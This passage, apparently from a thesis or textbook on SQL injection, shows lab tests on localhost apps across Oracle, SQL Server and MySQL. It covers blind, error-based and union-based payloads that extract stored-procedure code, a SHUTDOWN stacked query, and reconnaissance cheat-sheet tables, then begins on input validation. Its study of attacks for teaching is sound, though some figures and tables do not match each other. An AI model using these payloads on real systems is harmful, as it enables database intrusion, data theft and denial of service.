


Figure 4.60. SQL injection vulnerability for Blind injection attack.

```
http://localhost/MsSQL-Test/help.php?ID=1'
```



```
An error occurred : Array ( [0] => Array ( [0] => 42000 [SQLSTATE] => 42000 [1] => 105 [code] => 105 [2] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''. [message] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''. ) )
```

Figure 4.61. SQL syntax error (SQL Server).

In the Figure 4.62 and Figure 4.63 checks the versions of SQL Server are presented, the Figure 4.62 is false because there is no result for page, (Figure 4.63) is true because there is result for page (Help for login).

```
http://localhost/MsSQL-Test/help.php?ID=1 and
substring(@@version,1,26) = 'Microsoft SQL Server
2016'
```




Figure 4.62. SQL version check for Microsoft SQL Server 2016 version.

```
http://localhost/MsSQL-Test/help.php?ID=1 and
substring(@@version,1,26) = 'Microsoft SQL Server
2017'
```



localhost/MsSQL-Test/help.php?ID=1 and substring(@@version,1,26) = 'Microsoft SQL Server 2017'
Help for login


Figure 4.63. SQL version check for Microsoft SQL Server 2017 version.

4.1.4.3. MySQL

In the Blind injection attack, the attacker finds a vulnerable parameter in the web application.

In the following, an injection has been tried an entry into the Login form for true evaluation:

The attack test has been done via a valid user name but the password information was not known (Figure 4.64).




burhanaltintas@gmail.com' and '1'='1';#

Figure 4.64. Blind SQL injection for true evaluate on MySQL.

In Figure 4.64 the identification of login form of web application user has been resulted as true by SQL query, and the attacker accesses to the system with the information of valid users by having the users' privileges.

In the following, an injection has been tried an entry into the Login form for false evaluation:



burhanaltintas@gmail.com' and '1'='0';#


Password

Security code

[Help for login]

Figure 4.65. Blind SQL injection for false evaluate on MySQL.

In Figure 4.65 there is not any activity. Web application gives a regular error (User name or password error!) (Figure 4.66).



User name

Password

Security code


[User name or password error!] [Help for login]

Figure 4.66. Web application gives regular error message for Figure 4.65.

In the following a trial of an injection to Login form on "Help for login" link is presented.

In the Figure 4.3 on the "Help for login" link the attacker finds a vulnerability for SQL injection Figure 4.67 and Figure 4.68 :


```
http://localhost/MySQL-Test/help.php?ID=1
```


localhost/MySQL-Test/help.php?ID=1

Help for login

Figure 4.67. SQL injection vulnerability for Blind injection attack.

```
http://localhost/MySQL-Test/help.php?ID=1'
```


localhost/MySQL-Test/help.php?ID=1'

An error occurred : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Figure 4.68. SQL syntax error (MySQL).

In the Figure 4.69 and Figure 4.70 checks the versions of SQL Server are presented, the Figure 4.69 is false because there is no result for page, Figure 4.70 is true because there is result for page (Help for login).

```
http://localhost/MySQL-Test/help.php?ID=1 and
substring(@@version,1,1)=4
```




localhost/MySQL-Test/help.php?ID=1 and substring(@@version,1,1)=4

Figure 4.69. MySQL version check for version 4.

```
http://localhost/MySQL-Test/help.php?ID=1 and
substring(@@version,1,1)=5
```


localhost/MySQL-Test/help.php?ID=1 and substring(@@version,1,1)=5

Help for login

Figure 4.70. MySQL version check for version 5.

4.1.5. ILLEGAL/LOGICALLY INCORRECT QUERIES

Purpose of Attack: Identifying injectable parameters, identifying database, extracting data.

In the Illegal Logically Incorrect Queries attack, the attacker gathers information about a web application database. This information includes the database table structure and type of data in web application database. This attack can be first step for the next attack.

If an attacker sends incorrect query to a web application database, the web application server responds with default error messages, the attacker gathers all information in this error message. In this situation the attacker uses the advantages of weakness of the web application server. Collected data are database name, table name, column name, data types, and etc.

In this section the results of the SQL Injection tests are presented in the Oracle 12c, SQL Server 2017, MySQL 5.7.


4.1.5.1. Oracle

In the Illegal/Logically Incorrect Queries attack, the attacker finds a vulnerable parameter and identifies the database structure in the web application.

In the following a trial of an injection to Login form on "Help for login" link is presented.

In the Figure 4.3 on the "Help for login" link, the attacker finds a vulnerability for SQL injection (Figure 4.71).

```
http://localhost/OrSQL-Test/help.php?ID=1'
```



An error occurred : ORA-01756: quoted string not properly terminated [C]

Figure 4.71. Error message of Oracle.

In the Figure 4.71 the attacker found the web application database, which is Oracle Database. This attack is successful for the attacker because gathered information is about the web application database.


4.1.5.2. SQL Server

In the Illegal/Logically Incorrect Queries attack, the attacker finds a vulnerable parameter and identifies the database structure in the web application.

In the following a trial of an injection to Login form on "Help for login" link is presented.

In the Figure 4.3 on the “Help for login” link, the attacker finds a vulnerability for SQL injection (Figure 4.72).

```
http://localhost/MsSQL-Test/help.php?ID=1'
```


localhost/MsSQL-Test/help.php?ID=1'

An error occurred : Array ([0] => Array ([0] => 42000 [SQLSTATE] => 42000 [1] => 105 [code] => 105 [2] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''. [message] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''.))

Figure 4.72. Error message of SQL Server.

In the Figure 4.72 the attacker found the web application database, which is SQL Server. This attack is successful for the attacker because gathered information is about the web application database.


4.1.5.3. MySQL

In the Illegal/Logically Incorrect Queries attack, the attacker finds a vulnerable parameter and identifies the database structure in the web application.

In the following a trial of an injection to Login form on “Help for login” link is presented.

In the Figure 4.3 on the “Help for login” link, the attacker finds a vulnerability for SQL injection (Figure 4.73).

```
http://localhost/MsSQL-Test/help.php?ID=1'
```


localhost/MySQL-Test/help.php?ID=1'

An error occurred : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Figure 4.73. Error message of MySQL.

In the Figure 4.73 the attacker found the web application database, which is MySQL. This attack is successful for the attacker because gathered information is about the web application database.

4.1.6. STORED PROCEDURE INJECTION

Purpose of Attack: Privilege escalation, denial of service, executing remote commands.

Stored Procedures are used for data validation and access control mechanisms in a web application. In the Stored Procedure Injection attack, the attacker firstly has to find the database model with other injection methods; for example, Illegal/Logically Incorrect Queries injection, and etc. After determining which database is used in the web application, the attacker tries to execute various procedures for injection.

If an attacker enters (Figure 4.3) user name field information as ['; SHUTDOWN; --] and password field information as [anything] then query will be (Code 4.10):

```
select * from users where users = ''; SHUTDOWN; --'
and password = 'anything'
```

Code 4.10. Injected Stored Procedure Injection Query of Figure 4.3.

In the Code 4.10 regular SQL query is transformed into the injected SQL query with ['; SHUTDOWN; --] in Stored Procedure Injection attack. This is an additional query for web application and the queries separate by query delimiter [;]. Web application executes the query till semicolon [;] which are the original query. First query is the original query and it executes second part of the query, which is the injected query. The result of original query is null but, the second query result is successful. And the web application database is shut down by the attacker.

In this section the results of the SQL Injection tests are presented in the Oracle 12c, SQL Server 2017, MySQL 5.7.

4.1.6.1. Oracle


In the Stored Procedure attack, the attacker finds and analyses a vulnerable parameter for another attack.

In the following a trial of an injection to Login form on “Help for login” link is presented.

In the Figure 4.3 on the “Help for login” link, the attacker finds a vulnerability for SQL injection (Figure 4.74).

In the Figure 4.74, the trial for an injection with ['] sign is presented:

```
http://localhost/OrSQL-Test/help.php?ID=1'
```




localhost/OrSQL-Test/help.php?ID=1'

An error occurred : ORA-01756: quoted string not properly terminated [C]

Figure 4.74. SQL syntax error (Oracle).

The attacker found the Stored Procedures which are defined by the application developer (Figure 4.75).

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select
null,to_nchar(object_type),to_nclob(object_name),null
,null,null from User_Procedures--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(object_type),to_nclob(object_name),null,null,null from User_Procedures--

Last updated on 01.01.1970. [::1]


PROCEDURE

LOGINVALIDATE

Figure 4.75. List of application developer defined Stored Procedures on Oracle.

The attacker focuses on LOGINVALIDATE Stored Procedure. The attacker tries to get the code of LOGINVALIDATE Stored Procedures (Figure 4.76).

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select
null,to_nchar(CONCAT("OWNER"||':'||"TYPE"||':'||"NAME
"||':', "LINE")),to_nclob(TEXT),null,null,null from
all_source WHERE name = 'LOGINVALIDATE'--
```



localhost/OrSQL-Test/help.php?ID=1 union all select null,to_nchar(CONCAT("OWNER"||':'||"TYPE"||':'||"NAME"||':',"LINE")),to_nclob(TEXT),null,null,null from all_source WHERE name = 'LOGINVALIDATE'--

Last updated on 01.01.1970. [::1]

SYSTEM:PROCEDURE:LOGINVALIDATE:6

SELECT USEREMAIL,USERPASSWORD INTO uname, upass FROM USERS WHERE USEREMAIL = uname and USERPASSWORD = upass;

Figure 4.76. Code list of LOGINVALIDATE Stored Procedures (Table 4.10).

The attacker gains access to the code of LOGINVALIDATE Stored Procedure (Table 4.10). The attack is successfully resulted. The attacker gets all stored procedures with code structure.

Table 4.10. Structure of LOGINVALIDATE Stored Procedure on Oracle.

OWNER	**TYPE**	**NAME**	**LINE**	**TEXT**
SYSTEM	PROCEDURE	LOGINVALIDATE	1	PROCEDURE LoginValidate (unamee VARCHAR2, upasss VARCHAR2)
SYSTEM	PROCEDURE	LOGINVALIDATE	2	AS
SYSTEM	PROCEDURE	LOGINVALIDATE	3	uname VARCHAR2(50);
SYSTEM	PROCEDURE	LOGINVALIDATE	4	upass VARCHAR2(50);
SYSTEM	PROCEDURE	LOGINVALIDATE	5	BEGIN
SYSTEM	PROCEDURE	LOGINVALIDATE	6	SELECT USEREMAIL,USERPASSWORD INTO uname, upass FROM USERS WHERE USEREMAIL = uname and USERPASSWORD = upass;
SYSTEM	PROCEDURE	LOGINVALIDATE	7	END;

4.1.6.2. SQL Server


In the Stored Procedure attack, the attacker finds and analyses a vulnerable parameter for another attack.

In the following a trial of an injection to Login form on “Help for login” link is presented.

In the Figure 4.3 on the “Help for login” link, the attacker finds a vulnerability for SQL injection (Figure 4.77).

In the Figure 4.77, the trial for an injection with ['] sign is presented:

```
http://localhost/MsSQL-Test/help.php?ID=1'
```




```
localhost/MsSQL-Test/help.php?ID=1'

An error occurred : Array ( [0] => Array ( [0] => 42000 [SQLSTATE] => 42000 [1] => 105 [code] => 105 [2] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''. [message] => [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]Unclosed quotation mark after the character string ''. ) )
```

Figure 4.77. SQL syntax error (SQL Server).

The attacker found the Stored Procedures which are defined by the application developer (Figure 4.78).

```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,2,name,null,null,null from
sys.procedures--
```




```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,2,name,null,null,null from sys.procedures--

2
LoginValidate
```

Figure 4.78. List of Stored Procedures on SQL Server.

The attacker focuses on LoginValidate Stored Procedure. The attacker tries to get the code of LoginValidate Stored Procedures (Figure 4.79):

```
http://localhost/MsSQL-Test/help.php?ID=1 and 0=1
union all select null,SPECIFIC_NAME,
ROUTINE_DEFINITION,null,null,null from
INFORMATION_SCHEMA.ROUTINES
```



```
localhost/MsSQL-Test/help.php?ID=1 and 0=1 union all select null,SPECIFIC_NAME, ROUTINE_DEFINITION,null,null,null from INFORMATION_SCHEMA.ROUTINES

LoginValidate
CREATE PROCEDURE [dbo].[LoginValidate] @uname varchar(50), @upass varchar(20) AS BEGIN SET NOCOUNT ON;
SELECT * FROM users WHERE UserEMail = uname and UserPassword = upass; END
```

Figure 4.79. Code of LoginValidate Stored Procedures (Table 4.11).

The attacker gains access to the code of LoginValidate Stored Procedure (Table 4.11). The attack is resulted as successful. The attacker gets all stored procedures with code structure.

Table 4.11. Structure of LoginValidate Stored Procedure on SQL Server.

ROUTINE_				
CATALOG	**SCHEMA**	**NAME**	**TYPE**	**DEFINITION**

SQLTest	dbo	LoginValidate	PROCEDURE	CREATE PROCEDURE [dbo].[LoginValidate] @uname varchar(50),
				@upass varchar(20)
				AS
				BEGIN
				SET NOCOUNT ON;
				SELECT UserID, UserEMail, UserPassword FROM sql_test_system.users WHERE UserEMail = 'uname' or UserPassword = 'upass';
				END

4.1.6.3. MySQL


In the Stored Procedure attack, the attacker finds and analyses a vulnerable parameter for another attack.

In the following a trial of an injection to Login form on “Help for login” link is presented.

In the Figure 4.3 on the “Help for login” link, the attacker finds a vulnerability for SQL injection (Figure 4.80).

In the Figure 4.80, the trial for an injection with ['] sign is presented:

```
http://localhost/MySQL-Test/help.php?ID=1'
```



localhost/MySQL-Test/help.php?ID=1'

An error occurred : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Figure 4.80. SQL syntax error (MySQL).

The attacker found the Stored Procedures which are defined by the application developer (Figure 4.81).

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,type,name,4,5,6 from mysql.proc
```


localhost/MySQL-Test/help.php?ID=1 union all select 1,type,name,4,5,6 from mysql.proc

Last updated on 01.01.1970. [::1]


PROCEDURE

LoginValidate

Figure 4.81. List of Stored Procedures on MySQL.

The attacker focuses on LoginValidate Stored Procedure. The attacker tries to get the code of LoginValidate Stored Procedures (Figure 4.82):

```
http://localhost/MySQL-Test/help.php?ID=1 union all
select 1,concat(name,0x3a,type),body,4,5,6 from
mysql.proc where db = 'sql_test_system'
```


localhost/MySQL-Test/help.php?ID=1 union all select 1,concat(name,0x3a,type),body,4,5,6 from mysql.proc where db = 'sql_test_system'

LoginValidate:PROCEDURE

BEGIN SELECT * FROM users WHERE UserEMail = uname and UserPassword = upass; END

Figure 4.82. Code of LoginValidate Stored Procedures (Table 4.12).

The attacker gains the code of LoginValidate Stored Procedure (Table 4.12). The attack is resulted as successful. The attacker gets all stored procedures with code structure.

Table 4.12. Structure of LoginValidate Stored Procedure on MySQL.

db	**Name**	**Type**	**Body**

Sql_test_system	LoginValidate	PROCEDURE	BEGIN
			SELECT * FROM users WHERE UserEMail = uname and UserPassword = upass;
			END

4.2. SOME PARAMETERS FOR SQL INJECTION ATTACK

4.2.1. ORACLE

In the following table, some parameters for SQL Injections are presented:

Table 4.13. Some Parameters for Oracle.

Definition	**SQL Statement**	**SQL Query**
Version	V$VERSION	select * from V$VERSION
Version	banner	SELECT banner FROM v$version WHERE banner LIKE ‘Oracle%’
Version	version	SELECT version FROM v$instance
Current User	user	SELECT user FROM dual
List Users	username	SELECT username FROM all_users
All Tables	table_name	SELECT table_name FROM all_tables
Database Name	name	SELECT name FROM v$database
	owner	
	all_tables	SELECT * FROM all_tables
	all_tab_colums	SELECT * FROM all_tab_colums
	DBA_Procedures	SELECT * FROM DBA_Procedures
	User_Procedures	SELECT * FROM User_Procedures;

4.2.2. SQL SERVER

In the following table, some parameters for SQL Injections are presented:

Table 4.14. Some Parameters for SQL Server.

Definition	**SQL Statement**	**SQL Query**
Version	@@version	SELECT @@version
User Name	system_user()	SELECT system_user
User Name	user_name()	SELECT user_name()
Database Name	db_name()	SELECT db_name()
Server Name	host_name()	SELECT host_name()
	information_schema	
	table_catalog	
	table_schema	
	table_name	
	column_name	

4.2.3. MYSQL

In the following table, some parameters for SQL Injections are presented:

Table 4.15. Some Parameters for MySQL.

Definition	**SQL Statement**	**SQL Query**
Version	@@version	SELECT @@version
User Name	system_user()	SELECT system_user()
User Name	user()	SELECT user()
Database Name	database()	SELECT database()
Server Name	@@hostname()	SELECT @@hostname()
Location of DB files	@@datadir()	SELECT @@datadir()
	information_schema	
	table_name	
	column_name	
	mysql.proc	SELECT * FROM mysql.proc

4.3. DEFENDING AGAINST SQL INJECTION

The aim of SQL injection is to leak information from a web application by checking invalid input fields. At the same time, SQL Injection benefits from another vulnerable parameter which is administrative privileges that are given as randomly to the database users. When the updates of a server are not available, SQL Injection takes this situation as an advantage to attack.

In the following, some of the SQL injection defensive methods are presented:

4.3.1. INPUT VALIDATION

Input validation is a process for testing a user input field on the forms. There are two types of input validation approaches (Clarke, 2012).

4.3.1.1. Whitelist Validation

Whitelist validation is a process of the accepting of a valid data from the user input fields on the form. These valid data are the known data such as; citizen identity number which is consisted eleven numbers.

Following criteria are important while using a Whitelist Validation method (Clarke, 2012).

- **Data Type:** The important point is here using a correct data. For instance, when supposed value is numeric, data type should be numeric.
- **Data Size:** When data is a string, the important point is to check the length of the data. For instance, the valid data size should be as same as the needed length, not less or more.
